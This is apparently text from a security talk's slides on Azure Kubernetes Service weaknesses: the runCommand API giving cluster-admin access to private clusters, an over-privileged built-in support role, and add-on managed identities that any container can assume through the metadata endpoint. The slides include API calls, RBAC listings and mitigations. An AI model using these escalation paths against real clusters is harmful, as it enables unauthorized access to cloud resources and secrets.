12   'Location': 'https://management.azure.com
13     /subscriptions/$sub
14     /resourceGroups/$rg
15     /providers/Microsoft.ContainerService
16     /managedclusters/$cluster
17     /commandResults/a3eaeb0ca50843eab482cde84fa1ed29
18     ?api-version=2022-04-01'
```

AKS

Accessing Private Clusters From The Internet

```
1 az rest -u 'https://management.azure.com
2   /subscriptions/$sub
3   /resourceGroups/$rg
4   /providers/Microsoft.ContainerService
5   /managedclusters/$cluster
6   /commandResults/a3eaeb0ca50843eab482cde84fa1ed29
7   ?api-version=2022-04-01'
8
9 {
10   "id": "a3eaeb0ca50843eab482cde84fa1ed29",
11   "properties": {
12     "exitCode": 0,
13     "finishedAt": "2022-09-24T15:24:34Z",
14     "logs": "NAME READY STATUS RESTARTS AGE
15       kubecon-2022-5f8646fcb7-vcmcn 1/1 Running 0 27h"
```

AKS

Accessing Private Clusters From The Internet

```
1 az rest -u 'https://management.azure.com
2   /subscriptions/$sub
3   /resourceGroups/$rg
4   /providers/Microsoft.ContainerService
5   /managedclusters/$cluster
6   /commandResults/a3eaeb0ca50843eab482cde84fa1ed29
7   ?api-version=2022-04-01'
8
9 {
10   "id": "a3eaeb0ca50843eab482cde84fa1ed29",
11   "properties": {
12     "exitCode": 0,
13     "finishedAt": "2022-09-24T15:24:34Z",
14     "logs": "NAME READY STATUS RESTARTS AGE
15       kubecon-2022-5f8646fcb7-vcmcg 1/1 Running 0 27h"
```

AKS

Accessing Private Clusters From The Internet

```
5      /managedClusters/$cluster
6      /commandResults/a3eaeb0ca50843eab482cde84fa1ed29
7      ?api-version=2022-04-01'
8
9  {
10    "id": "a3eaeb0ca50843eab482cde84fa1ed29",
11    "properties": {
12      "exitCode": 0,
13      "finishedAt": "2022-09-24T15:24:34Z",
14      "logs": "NAME READY STATUS RESTARTS AGE
15                  kubecon-2022-5f8646fcbb-vcmcq 1/1 Running 0 27h",
16      "provisioningState": "Succeeded",
17      "startedAt": "2022-09-24T15:24:33Z"
18    }
19  }
```

AKS

Accessing Private Clusters From The Internet

AKS

Accessing Private Clusters From The Internet

With Local Accounts with Kubernetes RBAC authz (default)

AKS

Accessing Private Clusters From The Internet

With Local Accounts with Kubernetes RBAC authz (default)

AKS

Accessing Private Clusters From The Internet

With Local Accounts with Kubernetes RBAC authz (default)

AKS

Accessing Private Clusters From The Internet

With Local Accounts with Kubernetes RBAC authz (default)

Pod will always have cluster-admin permissions.

AKS

Accessing Private Clusters From The Internet

With Local Accounts with Kubernetes RBAC authz (default)

Pod will always have cluster-admin permissions.

AKS

Accessing Private Clusters From The Internet

```
1 {
2   "metadata": {
3     "name": "crb-84b1fe0fdcf3472e9c0aafb384b4d283",
4     "annotations": {
5       "aks.azure.com/runCommand": "true"
6     }
7   },
8   "subjects": [
9     {
10       "kind": "ServiceAccount",
11       "name": "sa-84b1fe0fdcf3472e9c0aafb384b4d283",
12       "namespace": "aks-command"
13     }
14   ],
15   "roleRef": {
```

AKS

Accessing Private Clusters From The Internet

```
1 {
2   "metadata": {
3     "name": "crb-84b1fe0fdcf3472e9c0aafb384b4d283",
4     "annotations": {
5       "aks.azure.com/runCommand": "true"
6     }
7   },
8   "subjects": [
9     {
10       "kind": "ServiceAccount",
11       "name": "sa-84b1fe0fdcf3472e9c0aafb384b4d283",
12       "namespace": "aks-command"
13     }
14   ],
15   "roleRef": {
```

AKS

Accessing Private Clusters From The Internet

```
4  "annotations": {
5    "aks.azure.com/runCommand": "true"
6  }
7 },
8 "subjects": [
9   {
10    "kind": "ServiceAccount",
11    "name": "sa-84b1fe0fdcf3472e9c0aafb384b4d283",
12    "namespace": "aks-command"
13  }
14 ],
15 "roleRef": {
16   "apiGroup": "rbac.authorization.k8s.io",
17   "kind": "ClusterRole",
18   "name": "cluster-admin"
```

AKS

Accessing Private Clusters From The Internet

```
0      ,
1  },
2  "subjects": [
3  {
4      "kind": "ServiceAccount",
5      "name": "sa-84b1fe0fdcf3472e9c0aafb384b4d283",
6      "namespace": "aks-command"
7  }
8  ],
9  "roleRef": {
10     "apiGroup": "rbac.authorization.k8s.io",
11     "kind": "ClusterRole",
12     "name": "cluster-admin"
13   }
14 }
```


AKS

Accessing Private Clusters From The Internet

AKS

Accessing Private Clusters From The Internet

Learn / Azure / AKS /



Create a private Azure Kubernetes Service cluster

Article • 10/05/2022 • 11 minutes to read • 29 contributors



AKS

Accessing Private Clusters From The Internet

The image shows a screenshot of a Microsoft Learn article. At the top left, there's a breadcrumb navigation: "Learn / Azure / AKS /". On the right side, there are several small icons: a plus sign, a message bubble, a pencil, and a three-dot menu. The main title of the article is "Create a private Azure Kubernetes Service cluster". Below the title, there's a timestamp: "Article • 10/05/2022 • 11 minutes to read • 29 contributors". At the bottom right, there are like and dislike buttons. A large, jagged red stamp with the word "PWNED!" written in white is overlaid diagonally across the center of the article content.

AKS

Accessing Private Clusters From The Internet

AKS

Accessing Private Clusters From The Internet

With AAD authz, you pass your cluster token to the API.

AKS

Accessing Private Clusters From The Internet

With **AAD** authz, you pass your cluster token to the API.

AKS

Accessing Private Clusters From The Internet

With **AAD authz**, you pass your **cluster token** to the API.

AKS

Accessing Private Clusters From The Internet

With **AAD** authz, you pass your **cluster token** to the API.

The *runCommand* API can be disabled by setting the *disableRunCommand* flag on the API server access profile.

AKS

Accessing Private Clusters From The Internet

With AAD authz, you pass your cluster token to the API.

The *runCommand* API can be disabled by setting the *disableRunCommand* flag on the API server access profile.

AKS

Accessing Private Clusters From The Internet

With AAD authz, you pass your cluster token to the API.

The *runCommand* API can be disabled by setting the *disableRunCommand* flag on the API server access profile.

AKS

AKS

Double-check the *runCommand* API makes sense for your
use-case.

AKS

Double-check the *runCommand* API makes sense for your
use-case.

AKS

Double-check the *runCommand* API makes sense for your
use-case.

And **please...**

AKS

Double-check the *runCommand* API makes sense for your
use-case.

And **please**... use *AAD authz*.

AKS

The Built-in Aks-service Role

AKS

The Built-in Aks-service Role

AKS pre-configures a role for their support tier

AKS

The Built-in Aks-service Role

AKS

The Built-in Aks-service Role

“This role enables AKS to troubleshoot and diagnose cluster issues, but can't modify permissions nor create roles or role bindings, or other high privilege actions”

AKS

The Built-in Aks-service Role

*“This role enables AKS to **troubleshoot** and diagnose cluster issues, but can't modify permissions nor create roles or role bindings, or other high privilege actions”*

AKS

The Built-in Aks-service Role

*“This role enables AKS to **troubleshoot** and **diagnose** cluster issues, but can't modify permissions nor create roles or role bindings, or other high privilege actions”*

AKS

The Built-in Aks-service Role

“This role enables AKS to troubleshoot and diagnose cluster issues, but can't modify permissions nor create roles or role bindings, or other high privilege actions”

AKS

The Built-in Aks-service Role

```
1 $> k get clusterroles aks-service -o yaml
2
3 apiVersion: rbac.authorization.k8s.io/v1
4 kind: ClusterRole
5 metadata:
6   name: aks-service
7 rules:
8 - nonResourceURLs:
9   - /metrics
10  verbs:
11    - get
12  - apiGroups:
13    - metrics.k8s.io
14 resources:
15  - '*'
```

AKS

The Built-in Aks-service Role

```
1 $> k get clusterroles aks-service -o yaml
2
3 apiVersion: rbac.authorization.k8s.io/v1
4 kind: ClusterRole
5 metadata:
6   name: aks-service
7 rules:
8 - nonResourceURLs:
9   - /metrics
10  verbs:
11    - get
12  - apiGroups:
13    - metrics.k8s.io
14 resources:
15  - '*'
```

AKS

The Built-in Aks-service Role

```
39  resources:
40    - pods/attach
41    - pods/exec
42    - pods/portforward
43    - pods/proxy
44    - secrets
45    - services/proxy
46    - nodes
47  verbs:
48    - get
49    - list
50    - watch
51  - apiGroups:
52    - ""
53  resources:
54    - secrets
```

AKS

The Built-in Aks-service Role

```
48    - get
49    - list
50    - watch
51 - apiGroups:
52   - ""
53   resources:
54   - serviceaccounts
55   verbs:
56   - impersonate
57 - apiGroups:
58   - ""
59   resources:
60   - pods
61   - pods/attach
62   - pods/exec
```

AKS

The Built-in Aks-service Role

```
55     impersonate
56
57   - apiGroups:
58     - ""
59   resources:
60     - pods
61     - pods/attach
62     - pods/exec
63     - pods/portforward
64     - pods/proxy
65     - nodes
66   verbs:
67     - create
68     - delete
69     - deletecollection
70     - patch
71     - update
```

AKS

The Built-in Aks-service Role

AKS

The Built-in Aks-service Role

- Can attach, port-forward and create any pod in your cluster

AKS

The Built-in Aks-service Role

- Can **attach**, port-forward and create any pod in your cluster

AKS

The Built-in Aks-service Role

- Can **attach, port-forward** and create any pod in your cluster

AKS

The Built-in Aks-service Role

- Can **attach**, **port-forward** and **create** any pod in your cluster

AKS

The Built-in Aks-service Role

- Can **attach**, **port-forward** and **create** any pod in your cluster
- Can read all cluster secrets

AKS

The Built-in Aks-service Role

- Can **attach**, **port-forward** and **create** any pod in your cluster
- Can **read** all cluster secrets

AKS

The Built-in Aks-service Role

- Can **attach**, **port-forward** and **create** any pod in your cluster
- Can **read** all cluster secrets
- Can impersonate any existing service account

AKS

The Built-in Aks-service Role

- Can **attach**, **port-forward** and **create** any pod in your cluster
- Can **read** all cluster secrets
- Can **impersonate** any existing service account

AKS

The Built-in Aks-service Role

AKS

The Built-in Aks-service Role



Achievement unlocked

AKS

The Built-in Aks-service Role



Achievement unlocked

Say "Admin" Without Saying "Admin"

AKS

Plugins With Broad Permission Scope

AKS

Plugins With Broad Permission Scope

AKS

Plugins With Broad Permission Scope

- Quick reminder - *Managed Identities*

AKS

Plugins With Broad Permission Scope

- Quick reminder - *Managed Identities*

AKS

Plugins With Broad Permission Scope

- Quick reminder - *Managed Identities*
- Principals attached to a (usually compute) resource

AKS

Plugins With Broad Permission Scope

- Quick reminder - *Managed Identities*
- Principals attached to a (usually compute) resource
- Exposed via the instance-metadata-server (static ip: 169.254.169.254)

AKS

Plugins With Broad Permission Scope

- Quick reminder - *Managed Identities*
- Principals attached to a (usually compute) resource
- Exposed via the **instance-metadata-server** (static ip: 169.254.169.254)

AKS

Plugins With Broad Permission Scope

AKS

Plugins With Broad Permission Scope

- If you can open and read from a socket on the resource, you can assume the identity

AKS

Plugins With Broad Permission Scope

- If you can open and read from a socket on the resource, you can **assume** the identity

AKS

Plugins With Broad Permission Scope

- If you can open and read from a socket on the resource, you can **assume** the identity
- Implicit assumption: only trusted entities run on the compute resource

AKS

Plugins With Broad Permission Scope

- If you can open and read from a socket on the resource, you can **assume** the identity
- Implicit assumption: only **trusted entities** run on the compute resource

AKS

Plugins With Broad Permission Scope

AKS

Plugins With Broad Permission Scope

- AKS offers 1st, 3rd party plugins

AKS

Plugins With Broad Permission Scope

- AKS offers 1st, 3rd party **plugins**

AKS

Plugins With Broad Permission Scope

- AKS offers 1st, 3rd party **plugins**
- Some interact with cloud resources

AKS

Plugins With Broad Permission Scope

- AKS offers 1st, 3rd party **plugins**
- Some interact with **cloud resources**

AKS

Plugins With Broad Permission Scope

- AKS offers 1st, 3rd party **plugins**
- Some interact with **cloud resources**
- These create a managed identity attached to your VMs

AKS

Plugins With Broad Permission Scope

- AKS offers 1st, 3rd party **plugins**
- Some interact with **cloud resources**
- These create a **managed identity** attached to your VMs

AKS

Plugins With Broad Permission Scope

- AKS offers 1st, 3rd party **plugins**
- Some interact with **cloud resources**
- These create a **managed identity** attached to your VMs
- We **expect** plugins to use a least-privilege access model

AKS

Plugins With Broad Permission Scope

- AKS offers 1st, 3rd party **plugins**
- Some interact with **cloud resources**
- These create a **managed identity** attached to your VMs
- We **expect** plugins to use a **least-privilege** access model

AKS

Plugins With Broad Permission Scope

Summary of managed identities

AKS uses several managed identities for built-in services and add-ons.

Identity	Name	Use case	Default permissions	Bring your own identity
Add-on	Ingress application gateway	Manages required network resources	Contributor role for node resource group	No
Add-on	Virtual-Node (ACIConnector)	Manages required network resources for Azure Container Instances (ACI)	Contributor role for node resource group	No

AKS

Plugins With Broad Permission Scope

AKS

Plugins With Broad Permission Scope

Installing Microsoft's official addons

AKS

Plugins With Broad Permission Scope

Installing Microsoft's **official** addons

AKS

Plugins With Broad Permission Scope

Installing Microsoft's **official** addons

Attaches a managed identity with **Contributor (R/W)** permissions to a resource group.

AKS

Plugins With Broad Permission Scope

Installing Microsoft's **official** addons

Attaches a managed identity with **Contributor** (R/W) permissions to a resource group.

AKS

Plugins With Broad Permission Scope

AKS

Plugins With Broad Permission Scope

By default, any container can assume the identities.


AKS

Plugins With Broad Permission Scope



By default, **any** container can assume the identities.

Plugins With Broad Permission Scope: Demo


Plugins With Broad Permission Scope: Demo



